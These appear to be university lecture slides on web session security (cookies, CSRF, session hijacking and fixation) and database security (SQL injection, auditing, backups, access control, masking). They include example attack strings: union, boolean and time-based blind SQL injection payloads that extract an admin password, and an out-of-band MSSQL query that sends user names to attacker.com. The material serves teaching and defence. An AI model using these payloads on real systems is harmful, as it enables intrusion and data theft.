Session Management is the process by which a web application maintains state and tracks the identity of a user across multiple HTTP requests. Since HTTP is stateless, the server needs a way to recognize that a series of requests come from the same user. This is fundamental for logins, shopping carts, user preferences, and other personalized experiences. The core mechanism involves:

- **Creating a Session:** Upon a user's first visit or successful login, the server generates a unique, random **Session ID**.
- **Storing Session Data:** The server stores data related to that session (e.g., user_id, username, cart_items) in a secure server-side store.
- **Exchanging the Session ID:** The server sends the Session ID to the client's browser, typically using a **Cookie**.
- **Validating Requests:** For every subsequent request, the browser automatically sends the Session ID back to the server. The server uses this ID to look up the corresponding session data and identify the user.

GLA UNIVERSITY MATHURA

Security Headers

These are directives sent by the server in HTTP responses to instruct the browser on how to behave. They are a first line of defense.

- **HTTP is stateless** → it does not remember users across requests.
- **Session management** is how web applications keep track of logged-in users using a Session ID.
- The **Session ID** is often stored in a cookie and sent with each request to prove the user's identity.

1. HttpOnly Cookie Attribute

- When set on a cookie, this flag prevents the cookie from being accessed by **client-side JavaScript** (via document.cookie).
- Protects against **XSS stealing cookies**.
- Example: **Set-Cookie: sessionId=abc123; HttpOnly**

2. Secure Cookie Attribute

- Ensures cookies are sent only over **HTTPS**, not HTTP.
- Prevents theft on insecure networks.
- Example: **Set-Cookie: sessionId=abc123; Secure**

GLA UNIVERSITY MATHURA

Security Headers

3. SameSite Attribute

- Determines when a website's cookies are included in requests originating from other websites
- Prevents cookies from being sent in **cross-site requests** → mitigates CSRF.
- Example: **Set-Cookie: sessionId=abc123; SameSite=Strict**
    1. **Strict:** Cookie is only sent in a first-party context. (Best security, can break usability).
    2. **Lax (Recommended):** Cookie is sent with safe top-level navigations (e.g., clicking a link) but not with cross-site POST requests. (Excellent balance of security and usability).
    3. **None:** Cookie is sent with all requests. *Must* be used with Secure. (Rarely needed and dangerous).

4. Strict-Transport-Security (HSTS): Tells the browser to automatically convert all HTTP links to HTTPS for the site for a specified period. It prevents protocol downgrade attacks and ensures the Secure cookie flag is always effective from the very first request.

GLA UNIVERSITY MATHURA

Examples: First-Party vs. Cross-Site Requests

Let's imagine you are on a webpage at **https://shopping.com**.

https://shopping.com/api/data - First-Party. Same protocol, domain, and port.

https://api.shopping.com/data - Cross-Site. The domain is different (api.shopping.com vs. shopping.com). Subdomains count as different origins!

http://shopping.com/profile - Cross-Site. The protocol is different (http vs https).

https://shopping.com:8080/news - Cross-Site. The port is different (8080 vs the default 443).

https://social-media.com/like - Cross-Site. The domain is completely different.

GLA UNIVERSITY MATHURA

Cookies

Cookies are the primary vehicle for transmitting the Session ID between the client and server.

- They are key-value pairs set by the server via the Set-Cookie HTTP response header.
- The browser automatically stores them and includes them in subsequent requests to the matching domain in the Cookie header.
- Because the entire session hinges on the secrecy of the Session ID stored in the cookie, the **HttpOnly**, **Secure**, and **SameSite** attributes are non-negotiable for security.

GLA UNIVERSITY MATHURA

Cross-Site Request Forgery (CSRF)

CSRF is a web security vulnerability where an **attacker tricks a user** into performing unauthorized actions on a trusted website by exploiting a user's authenticated session.

The Attack Flow:


- A user logs into bank.com, and their session cookie is stored.
- The user visits evil.com, which contains a hidden form that automatically submits a request to bank.com/transfer?to=attacker&amount=1000.
- The browser, doing its job, includes the bank.com session cookie with this forged request.
- The server at bank.com sees a valid session and processes the transfer.

Defense: CSRF Tokens

- The solution is to include a secret, unique, unpredictable value. This token is **unique per user session** (or even better, per individual request). Stored on server side.
- This token must be stored in the user's session on the server.
- Upon receiving a request, the server compares the token in the request (e.g., in a form field) with the token stored in the session. If they don't match, the request is rejected.
- **Why it works:** While evil.com can forge a request, it cannot read the CSRF token from the bank.com page due to the **Same-Origin Policy**, so it cannot forge a valid request.

GLA UNIVERSITY MATHURA

CSRF


Cross-Site Request Forgery
1. Victim logs into bank account.
1
2
2. Bank assigns victim a validation token.
VICTIM
BANK WEBSITE
5
3
4
3. Hacker sends forged request disquised as legitimate communication from the bank.
HACKER
5. Forged request is executed by the bank using previously assigned validation token.
4. Victim unknowingly forwards request to bank.

Cross-site Request Forgery Attack

1



Forged Request

The attacker creates a forged request that will transfer $10,000 from a bank

---

2



Attacker

The attacker embeds a modified link into a website or email

3



Victim

A victim clicks on the link, unknowingly sending the malicious request

---

4



Bank's Server

The bank's web server receives the request, and transfers $10,000 from the victim to the attacker

Session Hijacking

The Session Hijacking attack *compromises the session token* by stealing or predicting a valid session token to gain unauthorized access to the Web Server.

Attack Methods:

- **Sniffing** cookies on insecure Wi-Fi.
- **XSS injection** → document.cookie.
- **Man-in-the-middle** attack.

Example:

- Attacker captures sessionId=xyz123 via Wireshark.
- Reuses it in their browser → logged in as the victim.

Countermeasures:

- Always use **TLS/HTTPS**.
- Use **HttpOnly** and **Secure** flags.
- Implement **short session timeouts**.
- Regenerate session IDs on login/logout.
- Bind sessions to **IP/device fingerprints**.

GLA UNIVERSITY MATHURA

Session Fixation

Attacker forces the victim to use a **known session ID**. When the victim logs in, the attacker reuses the same session.

Example:


- Attacker gives victim a link: http://bank.com/**login**?sessionId=**attacker123**
- Victim logs in → server ties attacker123 to their account.
- Attacker uses the same ID → full access.

Countermeasures:

- Always **regenerate session IDs after login**.
- Do not accept session IDs in URLs.
- Invalidate old sessions when user logs out.
- Set session cookies with Secure and HttpOnly.
- Implement **device/IP binding** for sessions.

GLA UNIVERSITY MATHURA

Session Fixation



Network Eavesdropping

Network Eavesdropping is a cyberattack where an unauthorized party **intercepts, monitors, and captures data** as it **travels across** a network.

How it Works: Networks function by breaking data into small chunks called packets and sending them to a destination. In an insecure network, these packets are broadcasted and can be seen by any device on that network segment. An attacker uses software tools (called sniffers, like Wireshark) to capture and analyze these packets.

Common Techniques for Eavesdropping

Passive Sniffing: The attacker is a **silent observer**. They place a tool (a packet sniffer) on the network to capture and record all data packets that pass by, but they **do not alter**, generate, or interfere with any network traffic.

Active Sniffing: The attacker **actively intercepts** and potentially alters communication between two parties. They make their presence part of the network conversation to redirect traffic through their own system.

GLA UNIVERSITY MATHURA

Countermeasures

- **Enforce HTTPS (TLS/SSL):** Mandate encryption for all web traffic. Install valid certificates on servers and use HTTP Strict Transport Security (HSTS) .
- **Use a VPN:** Encrypt all network traffic from a device by routing it through a secure tunnel to a trusted server, especially on public Wi-Fi.
- **Deploy Intrusion Detection/Prevention Systems (IDS/IPS):** Use tools to monitor network traffic for patterns and signatures of active attacks like ARP spoofing.
- **ARP Spoofing Detection:** Use tools to monitor for gratuitous or duplicate ARP replies, which are hallmarks of an active eavesdropping attempt.
- **User Training & Policies:** Educate users to avoid public Wi-Fi for sensitive tasks, recognize secure connections (HTTPS), and use approved encrypted tools.

Unit 4 - Database Security

Introduction to Databases

A database is an organized collection of structured information, or data, typically stored electronically in a computer system.

Types of Databases

Relational Databases (RDBMS):

- Store data in **tables** (rows & columns).
- Use **SQL (Structured Query Language)** to manage data.
- Examples: MySQL, PostgreSQL, Oracle, SQL Server.

NoSQL Databases:

- Store unstructured or semi-structured data (documents, key-value pairs).
- Flexible, often used in big data and cloud apps.
- Examples: MongoDB, Cassandra, Redis.

Why Databases Need Security: Databases store **critical and sensitive data** (passwords, payment details, medical info).

If compromised, it can lead to: **Data breaches, Financial loss, Reputation damage, Legal penalties.**

GLA UNIVERSITY MATHURA

Database Security

Database Security means protecting a database from:

- **Confidentiality breaches** → unauthorized people seeing data.
- **Integrity breaches** → unauthorized changes to data.
- **Availability issues** → preventing access to data (e.g., through attacks or failures).

Common Database Security Threats

- **Unauthorized Access** – weak passwords or misconfigured permissions.
- **SQL Injection** – attackers manipulate queries to steal/change data.
- **Privilege Abuse** – insiders misusing their access.
- **Data Leakage** – unprotected backups or logs.
- **Denial of Service (DoS)** – making the database unavailable.
- **Malware/Ransomware** – encrypting or destroying database files.
- **Poor Configuration** – default accounts, unnecessary open ports.

GLA UNIVERSITY MATHURA

Principles of Database Security

Core Principles of Database Security

- **Authentication:** Verify who the user is (username, password, MFA).
- **Authorization:** Define what the user is allowed to do (read, update, delete).
- **Encryption:** Protect data at rest (in storage) and in transit (over network).
- **Auditing & Logging:** Track who accessed what and when.
- **Backup & Recovery:** Ensure data can be restored after attacks or failures.

Best Practices for Database Security

- Use **strong, unique passwords** and avoid default accounts.
- Keep the **database server patched and updated**.
- Encrypt **data at rest** and **data in transit** (TLS/SSL).
- Use **firewalls** and restrict database access to trusted networks only.
- Regularly **backup data** and test recovery.
- Enable **auditing and monitoring** for suspicious activity.
- Apply **input validation & parameterized queries** to prevent SQL Injection.

GLA UNIVERSITY MATHURA

SQL Injection

- SQL Injection (SQLi) is an attack where an attacker injects malicious SQL code into an application's input so the database executes unintended commands.
- A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application
- It happens when untrusted user input is concatenated directly into SQL queries instead of being treated as data.
- A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

Types of SQL Injection

- In-Band SQL Injection
- Blind SQLi
- Out-of-band SQL injection

GLA UNIVERSITY MATHURA

In-Band SQL Injection

In-band SQL injection is a type of SQL injection where the attacker receives the result as a direct response using the same communication channel. For example, if the attacker performs the attack manually using a web browser, the result of the attack will be displayed in the same web browser. In-band SQL injection is also called classic SQL injection.

Example: SELECT * FROM users WHERE user_id LIKE 'current_user’

A malicious hacker can provide **%** in ***current_user***:

SELECT * FROM users WHERE user_id LIKE '%'--’

The percent sign in SQL is a wildcard, so as a result of the attack, the application will display the content of the entire *users* table (personal data), not just a single user record.

GLA UNIVERSITY MATHURA

In-Band SQL Injection - Error-based SQLi

The attacker performs actions that cause the database to produce error messages. The attacker can potentially use the data provided by these error messages to gather information about the structure of the database.

SELECT * FROM users WHERE user_id = 'current_user’

User Input: 1’

As a result, the query becomes: SELECT * FROM users WHERE user_id = '1''

The doubled single quote at the end of the query causes the database to report an error. If the web server is configured to display errors on screen, the attacker may see a message such as the following:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "' at line 1Warning: mysql_fetch_array() expects parameter 1 to be resource, booleangiven in /hj/var/www/query.php on line 37

In-Band SQL Injection - Union-based SQLi

This technique takes advantage of the UNION SQL operator, which fuses multiple select statements generated by the database to get a single HTTP response. This response may contain data that can be leveraged by the attacker.

SELECT * FROM users WHERE user_id = 'current_user’
Attacker Input: -1' UNION SELECT version(),current_user()--’
As a result, the query becomes: **SELECT * FROM users WHERE user_id = '-1' UNION SELECT version(),current_user()--’**
The *version* and *current_user* functions in MySQL return the database version and the name of the current operating system user. As a result, the attacker receives the following information:
5.1.73-0ubuntu0.10.04.1
mysql@localhost

GLA UNIVERSITY MATHURA

Blind SQLi – Boolean-based

Blind SQL injection is a type of SQL injection where the attacker does not receive an obvious response from the attacked database and instead reconstructs the database structure step-by-step by observing the behavior of the database server and the application. Blind SQL injection is also called *inferential SQL injection*.

SELECT * FROM products WHERE id = product_id

Attacker provides two inputs:

SELECT * FROM products WHERE id = 42 and 1=1

SELECT * FROM products WHERE id = 42 and 1=0

If the application **behaves differently** in each case, it is susceptible to boolean-based blind SQL injections.

Breaking Password character by character:

1' AND SUBSTRING((SELECT password FROM users WHERE user='admin'),1,1)='5'#

GLA UNIVERSITY MATHURA

Blind SQLi — Time-based

Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

sql = "SELECT * FROM orders WHERE id = '" + user + "';"

id=1' AND IF(SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1)='a', SLEEP(5), 0) –

Observable effect: If response is **5** seconds slower, first character = 'a'. Repeat to enumerate.

Out-of-band SQL injection

Out-of-band SQL injection (*OOB SQLi*) is a type of SQL injection where the attacker does not receive a response from the attacked application on the same communication channel but instead is able to cause the application to send data to a remote endpoint that they control.

Example payload for Microsoft SQL Server:

```
SELECT (SELECT user FROM sysusers FOR XML PATH('')) AS Result
   INTO OPENROWSET('SQLOLEDB',
      'Server=attacker.com;User ID=user;Password=pass')
```

- It executes a query to get all usernames from the system sysusers table and formats them into a single XML string.
- It sends that XML string to a malicious SQL Server (attacker.com) set up by the attacker, effectively stealing the data.

GLA UNIVERSITY MATHURA

SQL Injection — Countermeasures

- Use parameterized queries — never concatenate user input into SQL.
- Apply input validation & whitelisting
- Least-privilege DB accounts
- Hide database errors from users
- Disable risky DB features & restrict egress using egress filtering or egress policies.
- Flag unusual repetitive parameter probes (same param, many variants).
- Audit, logging & monitoring to collect DB/query logs, detect anomalous patterns (UNION, INFORMATION_SCHEMA, timing probes).
- Network segmentation to isolate DBs and control outgoing traffic.
- Monitor outbound DNS/HTTP from DB servers

Database Auditing

What it is?

- **Database Auditing** is the process of **recording, monitoring, and reviewing database activities** such as user logins, queries executed, and changes made to data or database structure.
- Creates a chronological "audit trail" of who did what, when, and where.

Primary Purpose

- **Accountability:** Link actions to specific users.
- **Security:** Detect threats & suspicious activity.
- **Compliance:** like
    - **GDPR** → Protect personal data (General Data Protection Regulation – EU).
    - **HIPAA** → Protect healthcare data (Health Insurance Portability and Accountability Act – USA).
    - **PCI-DSS** → Protect payment card data (Payment Card Industry Data Security Standard – Globa).
- **Forensics:** Investigate incidents and data breaches.

GLA UNIVERSITY MATHURA

Database Auditing

What Do We Audit? (Key Events)

- **Logins:** All successful & failed authentication attempts.
- **Data Access:** SELECT queries on sensitive tables.
- **Data Changes:** INSERT, UPDATE, DELETE operations (log old & new values).
- **Schema Changes:** CREATE, ALTER, DROP statements.
- **Permission Changes:** GRANT and REVOKE commands.
- **Admin Actions:** Everything done by privileged users (DBAs).

GLA UNIVERSITY MATHURA

Database Monitoring

What is it?

- The **continuous, real-time observation** of a database system to track its performance, health, and security.
- Focuses on **system metrics** and **live activity** to ensure optimal operation.

Primary Goal: Proactive Management

- **Performance:** Identify and resolve bottlenecks before users are impacted.
- **Availability:** Ensure the database is always up and responsive.
- **Health:** Track resource usage to prevent system failures.
- **Security:** Detect active threats and anomalous behavior in real-time.

GLA UNIVERSITY MATHURA

Database Monitoring

Key Metrics to Monitor

Performance:

- Query Response Time (slow queries)
- Transactions per Second (TPS)
- Number of active connections

Resource Utilization:

- CPU, Memory, and Disk I/O usage
- Disk Space capacity

Health & Availability:

- Database uptime/status
- Replication lag (if applicable)

Security:

- Failed login attempts
- Unusual data access volumes or patterns

Activity Logs

What Are They?

- A **chronological, immutable record** of every event and operation performed within a database system.
- The foundational data source for auditing, monitoring, and alerting.

Why Are They Critical?

- **Forensics & Investigation:** The primary source for investigating security incidents and data breaches.
- **Accountability:** Links every action to a specific user, application, or system.
- **Compliance:** Provides proof of data access controls for regulations like GDPR, HIPAA, PCI-DSS.
- **Troubleshooting:** Helps diagnose errors, performance issues, and unintended data changes.

GLA UNIVERSITY MATHURA

Activity Logs

Best Practices for Management

- **Secure & Centralize Storage:** Write logs to a **dedicated, secure server** separate from the database to prevent tampering.
- **Immutable Storage:** Use Write-Once-Read-Many (WORM) storage to prevent deletion or alteration.
- **Define Retention Policy:** Keep logs based on legal & regulatory requirements (e.g., 1-7 years).
- **Automate Analysis:** Use SIEM or log management tools to analyze logs; don't rely on manual reviews.

Anomaly Detection

The process of identifying unusual patterns or behaviors that deviate from established norms, potentially indicating a security threat.

Key Points:

- **Baseline Establishment:** The system first **learns "normal"** behavior for users, applications, and typical data access patterns.
- **Detection Techniques:**
  - **Statistical Analysis:** Flagging events that fall outside standard deviations
  - **Machine Learning (ML):** Advanced systems use ML algorithms to continuously adapt the baseline and detect sophisticated, evolving threats.
  - **Rule-Based Detection:** Flagging specific known-bad.
- **Common Anomalies:**
  - **Privilege Escalation:** A user attempting to access tables or functions beyond their normal privileges.
  - **Data Exfiltration:** Unusually large volumes of data being selected or **exported**.
  - **Access from unusual locations/times:** A user account accessing data from a new geographic region or outside business hours.
  - **SQL Injection Patterns:** Detection of commonly used SQL injection strings in queries.

GLA UNIVERSITY MATHURA

Backup and Recovery Strategies

Introduction

- **Backup:** A copy of data stored separately so it can be restored if the original is lost or corrupted.
- **Recovery:** The process of restoring data from a backup after failure, attack, or disaster.
- Goal → Ensure **data availability, integrity, and business continuity**.

Importance of Backup & Recovery

- Protects against **hardware failures** (disk crash, server failure).
- Safeguards from **cyberattacks** (ransomware, SQL injection, malware).
- Ensures resilience after **natural disasters** (fire, flood, power outage).
- Recovers from **human errors** (accidental deletion, misconfiguration).
- Meets **compliance requirements** (legal mandates for data retention).

GLA UNIVERSITY MATHURA

Types of Backup

Full Backup

- Copies the **entire dataset** (all files/tables).
- Pros: Simple, complete snapshot.
- Cons: Slow, storage-heavy.
- Example: Full database dump every Sunday.

Incremental Backup

- Copies **only the data changed since the last backup** (full or incremental).
- Pros: Saves time & storage.
- Cons: Recovery requires restoring multiple sets.
- Example: Daily backups after a weekly full backup.

Differential Backup

- Copies **all changes since the last full backup**.
- Pros: Faster than full; simpler recovery than incremental.
- Cons: Grows larger until the next full backup.

GLA UNIVERSITY MATHURA

Disaster Recovery Plans (DRP)

Introduction

- **Disaster Recovery Plan (DRP):** A documented, structured approach describing how an organization can **resume critical operations and restore IT systems after a disaster** (natural, technical, or human-made).
- Part of **Business Continuity Planning (BCP)**, but specifically focused on **IT infrastructure, data, and applications**.

Why Disaster Recovery is Important

- Protects business from **data loss**.
- Ensures **service availability** after disruptions.
- Reduces **downtime costs** (financial and reputational).
- Helps meet **compliance and legal requirements**.
- Builds **customer trust** by showing resilience.
- Provides a **step-by-step guide** during crises (avoids confusion).

GLA UNIVERSITY MATHURA

Importance of Disaster Recovery Plans in Organizational Security

- Ensures Business Continuity
- Minimizes Financial Losses
- Protects Data Integrity and Availability
- Strengthens Cybersecurity Response
- Regulatory Compliance
- Improves Customer Trust

GLA UNIVERSITY MATHURA

Key Strategies for Business Continuity After Failures

Regular Data Backups

- Use full, incremental, or differential backups.
- Apply the **3-2-1 rule**: 3 copies, 2 different media, 1 offsite/cloud.

Redundancy and Failover Systems

- Maintain duplicate servers (hot/warm sites) that can take over if primary systems fail.
- Use load balancers.

Disaster Recovery Sites

- Cold Site: Basic infrastructure, slow recovery.
- Warm Site: Partially ready, medium speed recovery.
- Hot Site: Fully synchronized, fastest recovery.

Cloud-based DR Solutions

- Use AWS, Azure, or Google Cloud for scalable backups, failover, and geo-redundancy.

Testing and Drills

- Run regular simulations of outages and cyberattacks to test recovery procedures.

GLA UNIVERSITY MATHURA

Access Control Mechanisms

Introduction

- **Access Control:** A security technique that regulates **who can access which resources** in a system.
- Purpose → Protect **confidentiality, integrity, and availability (CIA)** of information by restricting unauthorized access.

Importance of Access Control

- Prevents unauthorized users from accessing sensitive data.
- Ensures legitimate users can access the resources they need.
- Limits insider threats by enforcing least privilege.
- Helps meet compliance standards (GDPR, HIPAA, PCI-DSS).
- Reduces attack surface in case of breaches.
- Provides audit trails for accountability.

GLA UNIVERSITY MATHURA

Principles of Effective Access Control

- **Least Privilege:** Give users the minimum rights necessary.
- **Separation of Duties:** Divide responsibilities to reduce abuse (e.g., one person approves payments, another executes them).
- **Need-to-Know Basis:** Access granted only if required for work.
- **Regular Reviews:** Audit access rights regularly and revoke unused accounts.
- **Strong Authentication:** Combine with MFA to verify identities.

GLA UNIVERSITY MATHURA

Granular Access Control

Introduction

- **Granular Access Control** = Fine-tuned control over **what a user can do with specific resources**, beyond just simple "allow/deny".
- **Granular Access Control** is the principle of giving users or applications the **minimum level of access** they need to perform their job—and nothing more.
- Instead of only granting broad rights (like “read all files”), granular control allows permissions at **detailed levels** (field, row, column, function, time, or even context).

It Matters

- Prevents **over-permissioning** (users having more rights than needed).
- Protects **sensitive subsets of data** (e.g., only part of a database table).
- Helps enforce **compliance** (GDPR, HIPAA) by restricting exposure of sensitive attributes.
- Reduces **insider threat risks**.
- Supports **least privilege principle** more precisely.
- Improves security in **multi-tenant systems** (cloud, SaaS).

GLA UNIVERSITY MATHURA

Key Levels of Granularity

Database Level: Can the user connect to the database at all?

Table/View Level: Can the user see the Employees table, but not the Salaries table?

Column Level: Can the user see EmployeeName and Department but **not** the Salary column?

Row Level (Row-Level Security): Can a salesperson only see customers from their own region? (Each row is filtered based on the user's identity.)

Action Level: Can the user SELECT (read) data but not INSERT, UPDATE, or DELETE it?

Example

An HR assistant **might have** permission to:

UPDATE the PhoneNumber column in the Employees table.

But **not** to:

SELECT (see) the Salary column.

DELETE any rows from the table.

GLA UNIVERSITY MATHURA

Benefits of Granular Access Control

- Protects sensitive data at a very detailed level.
- Enforces **need-to-know** access.
- Reduces compliance risks.
- Prevents data leaks by insiders.
- Scales well in large organizations with many users.

GLA UNIVERSITY MATHURA

Least Privilege Principle

The **Principle of Least Privilege (PoLP)** states that a user, program, or process should be granted **only the minimum access rights necessary** to perform its tasks — **nothing more, nothing less**.

Core security practice in **access control** and **system hardening**.

Importance

- **Reduces Attack Surface** – fewer privileges → fewer opportunities for attackers.
- **Limits Damage from Compromise** – if an account is hacked, the attacker cannot do more than that account's limited rights.
- **Prevents Insider Misuse** – users cannot abuse permissions they don't have.
- **Supports Compliance** – required by GDPR, HIPAA, PCI-DSS, etc.
- **Improves System Stability** – processes run with low rights can't accidentally break system-critical functions.
- **Easier Forensics** – limited privileges narrow down what could have been accessed or modified.

GLA UNIVERSITY MATHURA

Implementation Strategies

- **Role-Based Access Control (RBAC):** Assign roles with only the required permissions.
- **Granular Permissions:** Use fine-grained policies (row, column, API-level).
- **Just-in-Time (JIT) Access:** Grant admin rights only temporarily, when needed.
- **Regular Access Reviews:** Audit and revoke unused privileges.
- **Separation of Duties:** Divide tasks between multiple people to prevent abuse.
- **Default Deny Policy:** Start with no access, then add only required rights.
- **Strong Authentication & MFA:** Ensure accounts with higher privileges are well-protected.

GLA UNIVERSITY MATHURA

Patch Management

Introduction

- **Definition:** Patch Management is the process of **acquiring, testing, deploying, and monitoring software updates (patches)** to fix security vulnerabilities, improve performance, or add new features.
- A **patch** is a piece of code released by software vendors to fix bugs or vulnerabilities in applications, operating systems, or firmware.

Importance of Patch Management

- **Fixes Security Vulnerabilities** – prevents exploitation by attackers.
- **Protects Against Malware & Ransomware** – many attacks exploit unpatched systems.
- **Ensures Compliance** – required by standards like PCI-DSS, HIPAA, ISO 27001.
- **Improves System Stability & Performance** – patches often include bug fixes.
- **Closes Zero-Day Risks Faster** – applying patches quickly reduces exposure time.
- **Protects Reputation & Trust** – prevents breaches that could harm the organization.

GLA UNIVERSITY MATHURA

Data Masking

Data Masking: A technique to **hide or alter sensitive data** so unauthorized users cannot see the real values, while still keeping the data useful for testing, training, or analytics.

Example:

- Real Credit Card → 4532-6789-1234-5678
- Masked Credit Card → 4532-XXXX-XXXX-5678

Importance of Data Masking

- **Protects sensitive data** (PII, financial, medical records).
- **Prevents insider threats** by limiting exposure.
- **Supports compliance** (GDPR, HIPAA, PCI-DSS).
- **Enables safe testing & training** using realistic but fake data.
- **Reduces breach impact** if test or lower environments are compromised.
- **Maintains data usability** for non-production purposes without revealing actual values.

Data Tokenization

Data tokenization is a security method that replaces sensitive data, such as credit card numbers or Social Security numbers, with a non-sensitive placeholder called a "token". The token has no exploitable value on its own but is mapped back to the original sensitive data in a secure vault.

How it works:

- Sensitive data is sent to a secure, centralized tokenization system (vault).
- The vault generates a unique, random token.
- The token is returned and stored in the database or application in place of the real data.

Key Feature: Reversibility

- The process is reversible. Authorized systems can exchange the token for the original value by querying the secure vault.
- The token itself **has no mathematical relationship** to the original data; it is just a random reference.

GLA UNIVERSITY MATHURA

Countermeasures

Countermeasures Against SQL Injection

- **Use Prepared Statements (Parameterized Queries):** This is the **most effective defense**. It strictly separates SQL code from user-supplied data, making injection impossible.
- **Use Stored Procedures:** (If written correctly without dynamic SQL). They can encapsulate queries and define fixed parameters.
- **Input Validation & Sanitization:** Validate all user input against a strict "allowlist" of permitted characters. Reject anything that doesn't match.
- **Principle of Least Privilege:** Configure the database user accounts for web applications with the **absolute minimum permissions** needed (e.g., SELECT and INSERT only, no DROP TABLE or GRANT privileges).

